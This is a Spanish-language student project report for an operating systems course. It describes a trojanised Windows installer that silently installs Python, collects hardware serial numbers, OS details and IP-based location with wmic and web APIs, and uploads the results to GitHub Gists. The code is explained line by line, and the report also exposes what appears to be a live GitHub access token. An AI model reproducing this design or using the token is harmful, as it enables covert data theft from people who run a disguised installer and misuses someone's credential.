

Reporte de avances de proyecto 1

Instituto Politécnico Nacional

ESIME Culhuacán

Sistemas Operativos

Lopez Ronzon Jorge Alberto


Godínez Espinoza Kenia

Prof. Arturo de la Cruz Téllez

El objetivo de este proyecto es obtener información sensible de un equipo de cómputo accediendo mediante un instalador de una aplicación cualquiera (.exe), se usaron las siguientes herramientas

* Python 3.12.3
* NSIS (Nullsoft Scriptable Install System)
* función de GitHub (Gists)
* Librería Subproces
* Librería Sys
* Librería requests
* Librería json
* Librería os

Lo primero en lo que se pensó es en como poder meter un archivo de Python sin siquiera tener el compilador instalado, la solución que se encontró fue la siguiente



Se propone un archivo por lotes (.bat) que me instale la versión de Python que requiero

1- Esta línea hace que el script no muestre los comandos que se están ejecutando en la ventana de comandos.

2- set PYTHON\_INSTALLER=Instalador.exe: Esta línea define una variable de entorno llamada PYTHON\_INSTALLER y le asigna el valor "Instalador.exe" que es el nombre que le asignamos a nuestro instalador

3- La línea 3 tiene varios comandos

3.1-start: Inicia un nuevo proceso.

3.2-/min: Minimiza la ventana del proceso que se va a iniciar.

3.3-"": Especifica el título de la ventana del proceso (en este caso, está vacío "").

3.4-cmd /c: Ejecuta el comando en una nueva instancia de cmd.exe y luego se cierra la ventana de comandos al finalizar el comando.

3.5-"%PYTHON\_INSTALLER% /quiet InstallAllUsers=1 PrependPath=1 Include\_test=0": Este es el comando que se ejecuta. %PYTHON\_INSTALLER% se sustituye por el valor de la variable de entorno que definimos la cual es Instalador.exe. Los argumentos /quiet, InstallAllUsers=1, PrependPath=1 e Include\_test=0 son opciones para el instalador, el primero hace que el instalador se ejecute en modo silencioso, el segundo indica que se instalara para todos los usuarios del sistema, el tercero añade la ruta de instalación de Python al principio de la variable de entorno PATH del sistema y por último indica si se deben incluir componentes de prueba o no durante la instalación.

4-timeout /t 5 /nobreak >nul: Esta línea hace que el script espere durante 5 segundos antes de continuar. Explicación de los parámetros:

4.1-/t 5: Especifica el tiempo de espera en segundos (en este caso, 5 segundos).

4.2-/nobreak: Evita que el usuario pueda cancelar el tiempo de espera presionando una tecla.

4.3->nul: Redirige la salida del comando timeout a nul, lo cual significa que no se mostrará ningún mensaje de espera en la consola.

Este archivo lo único que hará es instalar Python en el dispositivo en segundo plano, este estará dentro del instalador y será lo primero que se tiene que hacer, se llamara Py.bat

El segundo script realizado tendrá la función de instalar una librería necesaria para obtener información del sistema operativo será el siguiente

Texto

Descripción generada automáticamente

1-import subprocess: Este módulo proporciona una interfaz para ejecutar comandos del sistema y programas externos desde Python.

2-import sys: Este módulo proporciona acceso a algunas variables y funciones que interactúan con el intérprete de Python.

4-def instalar\_requests(): : Define una función llamada instalar\_requests.

5-try: : Comienza un bloque try que intenta ejecutar las siguientes líneas de código.

6-import requests: Intenta importar el módulo requests.

7-except ImportError:: Si se produce un ImportError, se ejecuta el bloque except.


8-subprocess.check\_call([sys.executable, "-m", "pip", "install", "requests"]): Utiliza subprocess.check\_call para llamar a un comando del sistema que instala el módulo requests utilizando pip. Este comando ejecuta pip desde el mismo intérprete de Python que está ejecutando este script.El comando completo que se ejecuta es python -m pip install requests, lo que instala el módulo requests.

10-if \_\_name\_\_ == "\_\_main\_\_": : Este es un condicional especial en Python que verifica si el archivo está siendo ejecutado directamente o está siendo importado como un módulo en otro script. Si el archivo se está ejecutando directamente, la condición es verdadera.

11-instalar\_requests(): Si la condición anterior es verdadera, llama a la función instalar\_requests que intentará importar requests y, si no está disponible, lo instalará.

Este script nos asegurara de que la librería que necesitamos sea instalada y podamos ejecutar el programa principal

El siguiente script es el que obtendrá la información del sistema y de la red



Texto

Descripción generada automáticamente

Texto

Descripción generada automáticamente

Texto

Descripción generada automáticamente

Texto

Descripción generada automáticamente

Las librerías necesarias serán

En la primera sección del codigo se declararan las siguientes librerias

-import subprocess: Este módulo proporciona una interfaz para ejecutar comandos del sistema y programas externos desde Python.

-import requests: Este módulo es utilizado para realizar solicitudes HTTP de manera fácil.

-import json: Este módulo es utilizado para trabajar con datos en formato JSON.

-import os: Este módulo proporciona una manera de usar funcionalidades dependientes del sistema operativo.

Después de eso se definirá la función ejecutarcomando:

-def ejecutarcomando(comando) : Define una función llamada ejecutarcomando que toma un argumento comando.

-coman = subprocess.run(comando, capture\_output=True, text=True, shell=True): Ejecuta el comando del sistema especificado en comando utilizando subprocess.run y captura su salida.

-return coman.stdout: Retorna la salida estándar del comando ejecutado.

Las siguientes funciones utilizaran ejecutarcomando para ejecutar comandos específicos del sistema y obtener información:

-Cada función define un comando del sistema y lo pasa a ejecutarcomando para obtener y retornar la salida del comando.

La siguiente parte se utilizará para acceder a la ubicación del dispositivo:

-def obtener\_ubicacion\_por\_ip():: Define una función para obtener la ubicación geográfica basada en la IP pública.

-ip\_response = requests.get('https://api.ipify.org?format=json'): Hace una solicitud a la API de ipify para obtener la IP pública.

-ip = ip\_response.json()['ip']: Extrae la IP de la respuesta JSON.

-geo\_response = requests.get(f'https://ipinfo.io/{ip}/json'): Hace una solicitud a la API de ipinfo para obtener la información geográfica basada en la IP.

-ubicacion = geo\_response.json(): Extrae la información geográfica de la respuesta JSON.

-return ubicacion: Retorna la información geográfica obtenida.

-except Exception as e: Captura cualquier excepción que ocurra durante las solicitudes HTTP.

-return f"Error al obtener la ubicación: {str(e)}": Retorna un mensaje de error si ocurre una excepción.

En la siguiente parte se le hará una estructura a nuestro archivo para guardar toda la información que hemos recopilado

-def guardar\_en\_archivo(): Define una función para recopilar información del sistema y guardarla en un archivo de texto.

-nombre\_archivo = "info.txt": Define el nombre del archivo donde se guardará la información.

-with open(nombre\_archivo, 'w') as archivo: Abre el archivo en modo de escritura.

-archivo.write(...): Escribe varias secciones de información en el archivo, llamando a las funciones definidas anteriormente para obtener la información del sistema y la ubicación por IP.

-print(f"La información se ha guardado en '{nombre\_archivo}'."): Imprime un mensaje indicando que la información se ha guardado correctamente.

Después de eso, tenemos que subirlo a git, utilizaremos la API de git para subir gists

-def subir\_a\_gist(token, file\_path, description, public=True): Define una función para subir un archivo a GitHub Gists.

-with open(file\_path, 'r') as file: content = file.read(): Abre el archivo especificado y lee su contenido.

-gist\_data = {...}: Prepara los datos del Gist en formato JSON.

-url = 'https://api.github.com/gists': Define la URL de la API de GitHub Gists.

-response = requests.post(...): Envía una solicitud POST a la API de GitHub Gists con los datos del Gist.

-if response.status\_code == 201: ... else: ...: Comprueba el estado de la respuesta. Si el Gist se crea correctamente, imprime y retorna la URL del Gist. Si hay un error, imprime el código de estado y el mensaje de error.

Todo esto preparó el archivo para su posterior subida a GIT

-if \_\_name\_\_ == "\_\_main\_\_":: Verifica si el archivo está siendo ejecutado como el programa principal.

-guardar\_en\_archivo(): Llama a la función guardar\_en\_archivo para recopilar información del sistema y guardarla en un archivo.

-token = 'ghp\_qOS4vloItrKJGs8HqbwulwSV1RBxKO2Dh2b9': Define el token de acceso personal de GitHub (debe ser reemplazado por tu propio token).

-archivo = 'info.txt': Define el nombre del archivo que contiene la información del sistema.

-descripcion = 'Información de red y sistema': Define la descripción del Gist.

-enlace\_gist = subir\_a\_gist(token, archivo, descripcion): Llama a la función subir\_a\_gist para subir el archivo a GitHub Gists.

-if enlace\_gist: print(f'Enlace del gist: {enlace\_gist}'): Si el archivo se sube correctamente, imprime la URL del Gist.

Diagrama

Descripción generada automáticamente

Los comandos que utilizamos en program.py son los siguientes

wmic cpu get name,CurrentClockSpeed,MaxClockSpeed,NumberOfCores,NumberOfLogicalProcessors

se utiliza en la línea de comandos de Windows para obtener información sobre el procesador (CPU) del sistema. Aquí está el desglose de lo que hace cada parte del comando:

wmic: Windows Management Instrumentation Command-line. Es una herramienta que permite interactuar con la configuración y el estado del sistema operativo Windows.

cpu: Especifica que queremos obtener información sobre la CPU (procesador).

get: Indica que queremos recuperar información.

name: El nombre del procesador.

CurrentClockSpeed: La velocidad actual del reloj del procesador, generalmente en megahercios (MHz).

MaxClockSpeed: La velocidad máxima del reloj del procesador, generalmente en megahercios (MHz).

NumberOfCores: El número de núcleos físicos en el procesador.

NumberOfLogicalProcessors: El número de procesadores lógicos (threads) en el procesador, que puede ser mayor que el número de núcleos físicos debido a tecnologías como el hyper-threading.

Al ejecutar este comando, el sistema devolverá una tabla con los siguientes campos:

Name: El nombre del procesador, que generalmente incluye el modelo del procesador y otros detalles identificativos.

CurrentClockSpeed: La velocidad a la que está operando el procesador actualmente.

MaxClockSpeed: La velocidad máxima que puede alcanzar el procesador.

NumberOfCores: El número de núcleos físicos del procesador.

NumberOfLogicalProcessors: El número total de procesadores lógicos.

El siguiente comando fue: wmic memorychip get capacity,manufacturer,speed

wmic: Windows Management Instrumentation Command-line. Es una herramienta que permite interactuar con la configuración y el estado del sistema operativo Windows.

memorychip: Especifica que queremos obtener información sobre los módulos de memoria (RAM) instalados en el sistema.

get: Indica que queremos recuperar información.

capacity: La capacidad de cada módulo de memoria, generalmente en bytes.

manufacturer: El fabricante del módulo de memoria.

speed: La velocidad del módulo de memoria, generalmente en megahercios (MHz).

Seguimos con: wmic diskdrive get model,serialnumber,size,mediaType

wmic: Windows Management Instrumentation Command-line. Es una herramienta que permite interactuar con la configuración y el estado del sistema operativo Windows.

diskdrive: Especifica que queremos obtener información sobre las unidades de disco.

get: Indica que queremos recuperar información.

model: El modelo de la unidad de disco.

serialnumber: El número de serie de la unidad de disco.

size: El tamaño de la unidad de disco, generalmente en bytes.

mediaType: El tipo de medio de la unidad de disco (por ejemplo, SSD, HDD).

Después: wmic os get Caption,Version,Manufacturer,BuildNumber

wmic: Windows Management Instrumentation Command-line. Es una herramienta que permite interactuar con la configuración y el estado del sistema operativo Windows.

os: Especifica que queremos obtener información sobre el sistema operativo.

get: Indica que queremos recuperar información.

Caption: El nombre completo del sistema operativo.

Version: La versión del sistema operativo.

Manufacturer: El fabricante del sistema operativo.

BuildNumber: El número de compilación del sistema operativo.

Y por ultimo: wmic bios get manufacturer,version,serialnumber

wmic: Windows Management Instrumentation Command-line. Es una herramienta que permite interactuar con la configuración y el estado del sistema operativo Windows.

bios: Especifica que queremos obtener información sobre el BIOS del sistema.

get: Indica que queremos recuperar información.

manufacturer: El fabricante del BIOS.

version: La versión del BIOS.

serialnumber: El número de serie del BIOS.